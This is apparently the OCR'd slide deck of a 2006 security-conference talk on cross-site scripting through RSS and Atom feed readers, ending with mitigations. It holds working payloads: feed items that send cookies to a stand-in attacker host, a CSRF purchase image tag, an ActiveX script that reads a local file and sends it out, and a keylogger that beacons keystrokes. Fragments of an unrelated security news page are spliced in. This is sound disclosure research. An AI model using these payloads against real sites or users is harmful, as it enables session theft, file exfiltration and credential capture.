SPI DYNAMICS

Zero Day Subscriptions: Using RSS and Atom Feeds As Attack Delivery Systems
Black Hat USA 2006

Presented by Bob Auger

Research & Development Engineer, SPI Dynamics

Talk Overview

- What are RSS and Atom web feeds?
- Application types using them
- What was tested
- How to utilize a web feed vulnerability
- How each client type was tested
- What was discovered
- Vendor solutions

What are web feeds?

- A way to share content
  - News stories
  - Movies and MP3's
  - Blog entries
- Use XML to store data
- They don't require the user to visit the site/resource in which the content is coming from
- RSS and Atom are the most popular web feed formats in use

What do they look like?

- RSS Example

```
<rss version="0.91">
<channel>
<title>XML.com</title>
<link>http://www.xml.com/</link>
<description>XML.com features a rich mix of
  information and services for the XML
     community.</description>
<language>en-us</language>
<item>
 <title>Normalizing XML, Part 2</title>
 <link>http://www.xml.com/pub/a/2002/12/04/normali
     zing.html
 </link>
 <description>In this second and final look at
     applying relational normalization techniques to
     W3C XML Schema data modeling, Will Provost
     discusses when not to normalize, the scope of
     uniqueness and the fourth and fifth normal
     forms.
 </description>
</item>
</channel>
</rss>
```

- Atom Example

```
<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
<title>Example Feed</title>
<subtitle>Insert witty or insightful remark
     here</subtitle>
<link href="http://example.org/"/>
<updated>2003-12-13T18:30:02Z</updated>
<author>
<name>John Doe</name>
<email>johndoe@example.com</email>
</author>
<id>urn:uuid:60a76c80-d399-11d9-b91C-
     0003939e0af6</id>
<entry>
<title>Atom-Powered Robots Run Amok</title>
<link href="http://example.org/2003/12/13/atom03"/>
<id>urn:uuid:1225c695-cfb8-4ebb-aaaa-
     80da344efa6a</id>
<updated>2003-12-13T18:30:02Z</updated>
<summary>Some text.</summary>
</entry>
</feed>
```

About RSS and Atom

- RSS (Really Simple Syndication)
    - First widely adopted version was 0.90 created by Netscape in 1999
    - RSS Versions 0.90, 0.91, 0.92, 1.0, 1.1, 2.0.1
- Atom
    - In July 2003 Atom 0.2 was created on a Wiki owned by Sam Ruby
    - Project moved to the IETF ‘Atompub working group' and created a formal Atom 1.0 standard in July 2005
    - Atom Versions 0.2, 0.3, 1.0

Who uses them?

- News Sites
  - CNN
  - MSNBC
  - Slashdot
- Website owners seeking dynamic content
  - Provide on topic content to their users
  - Place dynamic links on their sites to boost traffic (SEO) and search engine index-ability.
- Bloggers
- P2P Sites

How do web feeds work?

- Producers
  - Create the XML feed
  - Store the feed in an XML file, or create it dynamically

- Consumers
  - Use content from the feed
    - News Stories, Blog Entries, etc…

How do web feeds work? (Continued)

- Consumers
  - Multiple types of consumer client types
    - Standalone clients
      - Browsers
      - RSS Reader and Sharp Reader
      - P2P Clients, and podcasting tools
    - Online Readers such as Bloglines
    - Other Websites
      - May display feed content on their website
      - May reuse a feeds content in its own feed

What client types were tested?

- Local Readers
  - Browsers
  - Other Standalone readers
- Web based readers
- Risks associated with feed syndication by web sites
  - Displaying the content on a site
  - Utilized a feed to populate its own

How does one utilize a web feed vulnerability?

- Vulnerabilities in web feed clients can be utilized if
  - The feed owner is malicious. This will not be the case in most situations, but is a possibility.
  - The site providing the feed was hacked. Defacement archives show thousands of sites being defaced daily. An attacker deciding to inject malicious payloads into a feed rather than deface the site has a greater chance of evading detection for a longer period of time, and thus to affect more machines.
  - Some Web-based feeds are often created from mailing lists, bulletin board messages, peer-to-peer (P2P) websites, Bit Torrent sites or user postings on a Blog. This provides a convenient method to inject a malicious payload.
  - The feed is somehow modified during the transport phase via Proxy Cache poisoning. While worth mentioning, the likelihood of this is slim.

What was tested?

- Identify commonly used XML elements in both RSS and Atom Formats
  - Feed Title
  - Feed Description
  - Story Title
  - Story Link
  - Story Body/Description

How were they tested?

- Produced our own feeds with malicious content
  - RSS
  - Atom
- Attacked the common elements
  - HTML/Script Injection (Cross Site Scripting)
- Observed different behaviors
  - Literal HTML/Script Injection
  - HTML Entities (< is the HTML entity for <)
  - Combination

Example Feeds (Literal HTML Injection)

- Both feed examples simplified

RSS Example:

```
<item rdf:about="http://host/about.foo">
<title> <script>alert('Item Title')</script>
</title>
<link>http://host/?<script>alert('Item Link')</script>
</link>
<description><script>alert('Item
    Description')</script>
</description>
<author><script>alert('Item Author')</script>
</author>
</item>
```

Atom Example

```
<entry xmlns="http://www.w3.org/2005/Atom">
<author><name> <script>alert('Entry Author
    Name')</script></name>
</author>
<published>2005-09-15T06:27:00-07:00</published>
<updated>2005-09-15T13:33:06</updated>
<link href="http://url/?<script>alert('Entry
    Link')</script>"
  rel="alternate" title="<script>alert('Entry Link
    Title')</script>"type="text/html"/>
<id>tag:url.com,1999:blog-6356614.post-
    1126791182867178 48<script>alert('Entry
    ID')</script></id>
<title type="html"> <script>alert('Entry
    Title')</script> </title>
<content type="xhtml"
    xml:base="http://url"xml:space="preserve">
<div xmlns="http://www.w3.org/1999/xhtml">
<script>alert('Entry Div XMLNS')</script></div>
</content><draft xmlns="http://purl.org/atom-
    blog/ns#">false</draft></entry>
```

Example Feeds (HTML Entity Injection)

- XML specification requires non XML tags utilizing the < tag be converted to < for storage and that it be converted back to < for use

RSS Example

```
<item rdf:about="http://host/about.foo">
<title> &lt;script&gt;alert(‘Item Title')&lt;/script&gt;
</title>
<link>http://host/?&lt;script&gt;alert(‘Item
    Link')&lt;/script&gt;
</link>
<description>&lt;script&gt;alert(‘Item
    Description')&lt;/script&gt;
</description>
<author> &lt;script&gt;alert(‘Item
    Author')&lt;/script&gt;
</author>
</item>
```

Atom Example

```
<entry xmlns="http://www.w3.org/2005/Atom">
<author>
<name>&lt;script&gt;alert('Entry Author
    Name')&lt;/script&gt;</name></author>
<published>2005-09-15T06:27:00-07:00</published>
<updated>2005-09-15T13:33:06</updated>
<link href="http://url/?&lt;script&gt;alert('Entry
    Link')&lt;/script&gt;"
 rel="alternate" title="&lt;script&gt;alert('Entry Link
    Title')&lt;/script&gt;"type="text/html"/>
<id>tag:url.com,1999:blog-6356614.post-
    11267911828671784 8&lt;script&gt;alert('Entr
    y ID')&lt;/script&gt;</id>
<title type="html"> &lt;script&gt;alert('Entry
    Title')&lt;/script&gt;</title>
<content type="xhtml"
    xml:base="http://url"xml:space="preserve">
<div xmlns="http://www.w3.org/1999/xhtml">
&lt;script&gt;alert('Entry Div XMLNS')
    &lt;/script&gt;</div></content>
<draft xmlns="http://purl.org/atom-
    blog/ns#">false</draft></entry>
```

Example Feeds (Literal/Combination Injection)

RSS Example:

```
<item rdf:about="http://host/about.foo">
<title> &lt;script>alert(‘Item Title')&lt;/script>
</title>
<link>http://host/?&lt;script>alert(‘Item
      Link')&lt;/script>
</link>
<description> &lt;script>alert(‘Item
      Description')&lt;/script>
</description>
<author> &lt;script>alert(‘Item Author')&lt;/script>
</author>
</item>
```

Atom Example

```
<entry xmlns="http://www.w3.org/2005/Atom">
<author>
<name> &lt;script>alert('Entry Author
      Name')&lt;/script></name></author>
<published>2005-09-15T06:27:00-07:00</published>
<updated>2005-09-15T13:33:06</updated>
<link href="http://url/?&lt;script>alert('Entry
      Link')&lt;/script>"
 rel="alternate" title="&lt;script>alert('Entry Link
      Title')&lt;/script>"type="text/html"/>
<id>tag:url.com,1999:blog-6356614.post-
      1126791182867178 48&lt;script>alert('Entry
      ID')&lt;/script></id>
<title type="html"> &lt;script>alert('Entry
      Title')&lt;/script>
</title>
<content type="xhtml"
      xml:base="http://url"xml:space="preserve">
<div xmlns="http://www.w3.org/1999/xhtml">
&lt;script>alert('Entry Div
      XMLNS')&lt;/script></div></content>
<draft xmlns="http://purl.org/atom-
      blog/ns#">false</draft></entry>
```

Consumer Testing (Web Based)

- Utilized the example feeds
- Subscribed to them with an online reader
  - Traditionally literal tag injection yielded better results
  - HTML Entities/Combination were not converted
- Managed to inject and execute JavaScript
  - Steal Cookies from the online web reader site

```
<item rdf:about="http://host/about.foo">
<title>My Story Title</title>
<link>http://host/story.php</link>
<description>
<script>document.location='http://attack-host/cgi-bin/cookie.cgi?
    '%20+document.cookie</script>
</description>
</item>
```


Consumer Testing (Web Based) (Continued)

- Perform Cross Site Request Forgery (CSRF) Attacks
  - Trick the browser into sending a request to a site they may be current logged into, and perform a website function
  - They exploit the trust the website has for the client making the requests

```
<item rdf:about="http://host/about.foo">
<title>My Story Title</title>
<link>http://host/story.php</link>
<description>
<img src="https://store.example.com/buy?item=stamps&quantity=100">
</description>
</item>
```

- Context of the vulnerability was within the sites remote zone
- Had access to functionality exposed with Cross Site Scripting Attacks
- Ability to log keystrokes
- How practical is this vulnerability?

Major web based readers affected (Bloglines)



- Bloglines
  - Poor input filtering
    - Onmouseover vs onmouseover

Other Major sites affected

- 10/18/2005 an issue is discovered in Yahoo
- http://www.alljer.com/yahoorssxss.htm

- 7/2006 an issue is discovered in Google's RSS reader
- http://ha.ckers.org/blog/20060704/cross-site-scripting-vulnerability-in-google/

Consumer Testing Example (Local Reader)

- Utilized the example feeds
- Subscribed to them with a local reader
  - Tested browsers
  - Tested stand alone clients
  - HTML Entity injection yielded better results

- Discovered different readers used different contexts
  - Local Zone
  - Remote Zone/Same Site

Consumer Testing Example (Local Reader) (Continued)

- Remote Context
  - Remote zone is within the same site context, or the site being 'viewed'
    - Access to cookies on that same site
  - Does not have access to the file system intentionally
  - Sending other types of requests
    - Web based Attacks
      - SQL Injection, Command Execution, Denial of Service, Cross Site Request Forgery (CSRF)

        <img src="https://site/buy?item=stamps&quantity=100">

    - Potential for Web Form Spam
      - Many technologies/libraries allow conversion of POST to GET such as Perls CGI.pm Module

Consumer Testing Example (Local Reader) (Continued)


- Local Zone Context
  - You'll typically be in the local zone when reading a file directly from the file system
  - Ability to do most of what is possible in the remote zone
  - Access to interesting ActiveX Components
    - Access to the File system
    - Unrestricted access to the XMLHTTP object (Ajax)

Local Reader Testing Example (Local Zone)

- ActiveX components may allow Local Access to the file system
- Live Demo

```
<item rdf:about="http://site/about.foo">
<title>My witty title</title>
<link>http://site/url</link>
<description>
<script>
txtFile="";theFile="C:\\test.txt";
var thisFile = new ActiveXObject("Scripting.FileSystemObject");
var ReadThisFile = thisFile.OpenTextFile(theFile,1,true);
txtFile+= ReadThisFile.ReadAll();
heavyImage = new Image();
heavyImage.src = "http://host/?file=" + txtFile;
ReadThisFile.Close();
</script>
</description>
</item>
```

Local Reader Testing Example (Local Zone) (Continued)




- 64.x.x.x - - [24/Jul/2006:11:42:28 -0400] "GET /?file=This%20is%20text%20from%20within%20c:\\test.txt HTTP/1.1" 200 31973 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; InfoPath.1; .NET CLR 2.0.50727)“
- Yes the user is presented with a popup in this example. Since when has this stopped an attacker?

Local Reader Testing Example (Local Zone) (Continued)

- Local provides unrestricted access to the XMLHTTP/XMLHttpRequest AJAX object
  - Port scanning of backend networks
  - Attacking discovered hosts


```
<item rdf:about="http://site/about.foo">
<title>My witty title</title>
<link>http://site/url</link>
<description>
<script> var post_data = 'name=value'; var xmlhttp=new
    ActiveXObject("Microsoft.XMLHTTP") xmlhttp.open("POST",
    'http://url/path/file.ext', true); xmlhttp.onreadystatechange = function () { if
    (xmlhttp.readyState == 4) { alert(xmlhttp.responseText); } };
    xmlhttp.send(post_data); </script>
</description>
</item>
```

Local Reader Testing Example (Local Zone) (Continued)



Consumer Testing Example (Website)

- Website feed usage
  - Context displayed on the site
    - An attacker can obtain ‘site context’ (or remote zone) access if HTML tag injection is allowed
      - Cookie Theft, CSRF, keystroke logging
      - Common risks associated with Cross Site Scripting
    - What if the attacker managed to get their script executed on a website displaying their feed?



Consumer Testing Example (Website feed) (Continued)

- Content recycled into a new feed
  - Sites filtering malicious tags such as < and > may still allow attack propagation
    - Example allowing < and >
  - Their feed may be recycled on another website
    - Allows an attacker to obtain multiple site contexts
    - If the 2nd feed is included in a 3rd feed

```
<item>
<title>Bugtraq: OpenPKG-SA-2006.013 OpenPKG Security Advisory (mutt)
    (SecurityFocus Vulnerabilities)</title>
<link>http://www.securityfocus.com/archive/1/440148</link>
<guid>http://www.securityfocus.com/archive/1/440148</guid>
</item>
```

  - Issues associated with Local Readers are wide open to the website implementing the feeds users


Overall testing results

- The majority of applications tested where affected
  - Many stripped out literal tag injection
    - <script>Foo</script>
    - Web based readers were typically affected
  - The majority converted the HTML entities to < and > before displaying it
    - <script>Foo</script>
    - Local readers typically affected
  - Some of them stripped the < bracket and where affected by HTML entities
    - <script>Foo</script>
    - Local readers
- Lack of Validation during the presentation phase

Products affected

- Most applications tested affected to some point
- Web Based Readers
  - Bloglines
- Local Readers
  - RSS Reader (#1 on Google)
  - RSS Owl
  - Feed Demon
  - Sharp Reader

Practical Use Case #1



Practical Use Case #2 (Web site)

- An attacker may inject keystroke logging JavaScript on website displaying the feed

```
<script LANGUAGE="JavaScript">
document.captureEvents(Event.KEYPRESS);
document.onkeypress = captureKeyStrokes;

function captureKeyStrokes(e) {
  var key = String.fromCharCode(e.which);
  var img = new Image();
  var src = "http://attacker-host/?" + "keystroke=" + escape(key);
  img.src = src;
  return true;
}
</script>
```

Practical Use Case #2 (Web site) (Continued)

- Some sites display the feed on every page. This makes keystroke logging very convenient
  - Allows an attacker to record everything the user is typing, on every page. This could include sensitive information such as credentials or other personal data
  - Demo Key stroke logging

* IIS ASP Local buffer overflow
* Excel fixes
* DHCP Client Service
* Multiple Microsoft Office Issues

Patch Link: Microsoft Windows Update
Link to this Story: 07/12/06 Microsoft Patch Time Again
Link: Have a Site Suggestion, Material Request, or News? Submit it!
News RSS Feed: Web Security news RSS Feed

07/09/06 [NEW BOOK] Professional Pen Testing for Web Applications

Andres Andreu has just published a new book titled "Professional Pen Testing for Web Applications" by Wrox.


'There is no such thing as "perfect security" when it comes to keeping all systems intact and functioning properly. Good penetration (pen) testing creates a balance that allows a system to be secure while simultaneously being fully functional. With this book, you'll learn how to become an effective penetrator (i.e., a white hat or ethical hacker) in order to circumvent the security features of a Web application so that those features can be accurately evaluated and adequate security precautions can be put in place.

After a review of the basics of web applications, you'll be introduced to web application hacking concepts and techniques such as vulnerability analysis, attack simulation, results analysis, manuals, source code, and circuit diagrams. These web application hacking concepts and techniques will prove useful information for ultimately securing the resources that need your protection.

The Web Security Mailing List

- RE: [WEB SECURITY] application attacks
- RE: [WEB SECURITY] application attacks
- [WEB SECURITY] MySpace Flash worm
- RE: [WEB SECURITY] application attacks
- [WEB SECURITY] Data Validation
- Re: [WEB SECURITY] Data Validation
- [WEB SECURITY] analyzing web application attack data
- Re: [WEB SECURITY] analyzing web application attack data
- [WEB SECURITY] MySpace advert infects visitors with spyware
- [WEB SECURITY] PayPal XSS Exploit available for two years?

Practical Use Case #3 (Web Site)



What's the solution?

Security or usability?

Security

- Stripping malicious tags such as <>()"
  - May remove functionality and the ability for HTML formatting
  - Will prevent the issues discovered
  - Removes HTML formatting
- Converting tags to their HTML entities for the presentation phase

Usability

- Disabling Script, Applet, and Plug-in Execution
  - Allow HTML
  - Still allows CSRF attacks
  - Provides more functionality

Middle ground

- White listing certain HTML Tags
  - <b>
  -
  - <font>
  - Restrict HTML attributes
- Disable script/plug-in execution

Additional area's of research

- P2P applications
- Podcasting Clients
  - Automatically download files
- DVR's such as Tivo and embedded systems
- Ad spamming into existing feeds
- SEO (Search Engine Optimization) spamming
- Extensive review of each element in the RSS and Atom Standards

References and Additional Reading

- Hacking Web 2.0: RSS and Atom Feed Implementation Vulnerabilities
  - http://www.spidynamics.com/spilabs/education/whitepapers.html
- Cross-Site Request Forgery
  - http://en.wikipedia.org/wiki/Cross-site_request_forgery
- Wikipedia RSS Page
  - http://en.wikipedia.org/wiki/RSS_(file_format)
- RSS Specification
  - http://www.rss-specifications.com/rss-specifications.htm
- Phishing with Superbait
  - http://www.whitehatsec.com/presentations/phishing_superbait.pdf
- Atom Specification
  - http://www.atomenabled.org/
- RSS Security Resource Archive (Big pimpin)
